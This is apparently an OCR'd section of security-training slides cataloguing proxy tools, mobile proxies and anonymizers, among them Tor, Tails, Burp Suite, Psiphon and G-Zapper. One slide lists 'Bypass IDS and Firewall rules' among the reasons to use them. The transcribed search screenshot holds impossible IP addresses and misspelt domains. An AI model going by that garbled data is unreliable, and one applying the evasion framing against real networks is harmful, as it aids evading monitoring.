


Tor allows you to protect your privacy and defend yourself against network surveillance and traffic analysis

- ↳ CyberGhost allows you to protect your online privacy, surf anonymously, and access blocked or censored content
- ↳ It hides your IP and replaces it with one of your choice, allowing you to surf anonymously




<https://www.torproject.org>



<http://www.cyberghostvpn.com>

Proxy Tools




SocksChain
<http://ufasoft.com>



Fiddler
<http://www.telerik.com>




Burp Suite
<http://www.portswigger.net>



Proxy
<http://www.analogx.com>



Proxifier
<https://www.proxifier.com>



Protoport Proxy Chain
<http://www.protoport.com>



Proxy Tool Windows App
<http://webproxylist.com>



ProxyCap
<http://www.proxycap.com>



Charles
<http://www.charlesproxy.com>




CCProxy
<http://www.youngzsoft.net>

Proxy Tools for Mobile




Proxy Browser for Android




<https://play.google.com>

ProxyDroid



<https://github.com>

NetShade



<http://www.raynersw.com>

Free Proxy Servers



Free Proxy Servers - Google

https://www.google.com/search?q=Free+Proxy+Servers&source=lntms&sa=X&ei=w8kMU7G6NaaZiAeR14CoBA&ved=0CAgQ_AUoAA&bv

Google Free Proxy Servers

Web Videos News Books Apps More Search tools

About 10,500,000 results (0.19 seconds)

[Free Proxy List - Public Proxy Servers \(IP PORT\) - Hide My Ass!](https://h-demyss.com/proxy-list/)
https://h-demyss.com/proxy-list/
50+ items - Free proxy list index; the largest real-time database of public ...
Last update IP address Country
4 minutes 19.19.25.313636 36.1143435055.92.114.114... flag KENYA.
11 minutes 180.303038160.11.11.17.17.20.20.2328.28 flag Thailand.

[Free Proxy Servers - Protect Your Online Privacy with Our Proxy List](http://www.proxy4free.com/)
www.proxy4free.com/
Proxy 4 Free is a free proxy list and proxy checker providing you with the best free proxy servers for over 10 years. Our sophisticated checking system measures ...
Proxy List - Country - Rating - Domain

[List of Free Proxy Servers - Page 1 of 11 - Proxy 4 Free](http://www.proxy4free.com/list/webproxy1.html)
www.proxy4free.com/list/webproxy1.html/
The best list of working and continuously checked proxy servers - page 1 of 11

[Top Free Anonymous Web Proxy Servers - Wireless / Networking](http://www.comptretworking.about.com/od/proxyserversandlists/a/TopFreeAnonymousWebProxyServers.htm)
comptretworking.about.com/od/proxyserversandlists/a/About.htm/
by Bradley Mitchell
These sites support Web-based, free anonymous proxy servers. An anonymous Web proxy is an alternative to configuring HTTP or SOCKS proxies in the Web ...

A search in Google lists thousands of free proxy servers

Google

Introduction to Anonymizers



An anonymizer removes all the identifying information from the user's computer while the user surfs the Internet.

Anonymizers make activity on the Internet untraceable.

Anonymizers allow you to bypass Internet blockers.

Why use Anonymizer?

Privacy and anonymity

Protects from online attacks



Access restricted content

Bypass IDS and Firewall rules

Censorship Circumvention Tool:Tails



Tails is a live operating system, that user can start on any computer from a DVD, USB stick, or SD card

It aims at preserving privacy and anonymity and helps you to:

- ⦿ Use the Internet anonymously and circumvent censorship
- ⦿ Leave no trace on the computer
- ⦿ Use state-of-the-art cryptographic tools to encrypt files, emails and instant messaging

The screenshot shows a software interface for Tails. At the top, there is a toolbar with icons for Refresh, Zoom In, Zoom Out, Zoom To Fit, Help, and Close. Below the toolbar is a map of North America, specifically Canada and the United States, with various relay nodes marked as small squares. On the left side of the map, there is a sidebar titled "Relay" which lists many relay nodes with their names and icons. At the bottom of the interface, there is a table titled "Connection" which lists several relay nodes along with their status, location, IP address, bandwidth, uptime, and last updated time.

Connection	Status	PiratenNDS2 (Online)
PiratenNDS2.servbria.DFRIO	Open	Location: Germany
DianaReinhard.Winalagalis.janus1	Open	IP Address: 5.199.142.195
DianaReinhard.GUD.abbie	Open	Bandwidth: 11.62 MB/s
BonjBoing.InternetMastermg.Chan...	Open	Uptime: 7 hours 40 mins 49 secs
DianaReinhard.torpidUSA.tlas.Chand...	Open	Last Updated: 2014-04-25 13:15:15 GMT
DianaReinhard.Unnamed.31173Serv...	Open	
PiratenNDS2.elTORro420.Chandler10	Open	
PiratenNDS2.toxro4DE.CoinTossHead	Open	
BonjBoing.HCLUnipaa.Chandler01	Open	
DPRNGo...@DPRNGo...@DPRNGo...	Open	
sc.ofc.net:6697	Open	
BonjBoing.adamcaudill1.wagtail	Open	
BonjBoing.ndnr1.hessel3	Open	

<https://tails.boum.org>

G-Zapper



G-Zapper

- ↳ Google sets a cookie on user's system with a unique identifier that enables them to track user's web activities such as:
 - ⊖ Search Keywords and habits
 - ⊖ Search results
 - ⊖ Websites visited
- ↳ Information from Google cookies can be used as evidence in a court of law

G-Zapper - TRIAL VERSION

What is G-Zapper

G-Zapper - Protecting your Search Privacy

Did you know - Google stores a unique identifier in a cookie on your PC, which allows them to track the keywords you search for. G-Zapper will automatically detect and clear this cookie in your web browser. Just run G-Zapper, minimize the window, and enjoy your enhanced search privacy.

A Google Tracking ID exists on your PC.
Your Google ID: (Chrome) c6d23a44d77e77c4
Google installed the cookie on: Thursday, October 03, 2013 05:34:53 AM
Your searches have been tracked for 1 days.

No Google searches found in Internet Explorer or Firefox.

How to Use It

To delete the Google cookie, click the Delete Cookie button.
Your identity will be obscured from previous searches and G-Zapper will regularly clean future cookies.

To block and delete the Google search cookie, click the Block Cookie button.
(Gmail and Adsense will be unavailable with the cookie blocked)

<http://www.dummysoftware.com>

[Delete Cookie](#) [Block Cookie](#) [Test Google](#) [Settings](#) [Register](#)

<http://www.dummysoftware.com>

Anonymizers



Proxyfy
<http://proxyfy.com>



Guardster
<http://www.guardster.com>



Psiphon
<http://psiphon.ca>



Spotflux
<http://www.spotflux.com>



Anonymous Web Surfing Tool
<http://www.anonymous-surfing.com>




Ultrasurf
<https://ultrasurf.us>




Hide Your IP Address
<http://www.hideyouripaddress.net>



Head Proxy
<http://www.headproxy.com>



Anonymizer Universal
<http://www.anonymizer.com>

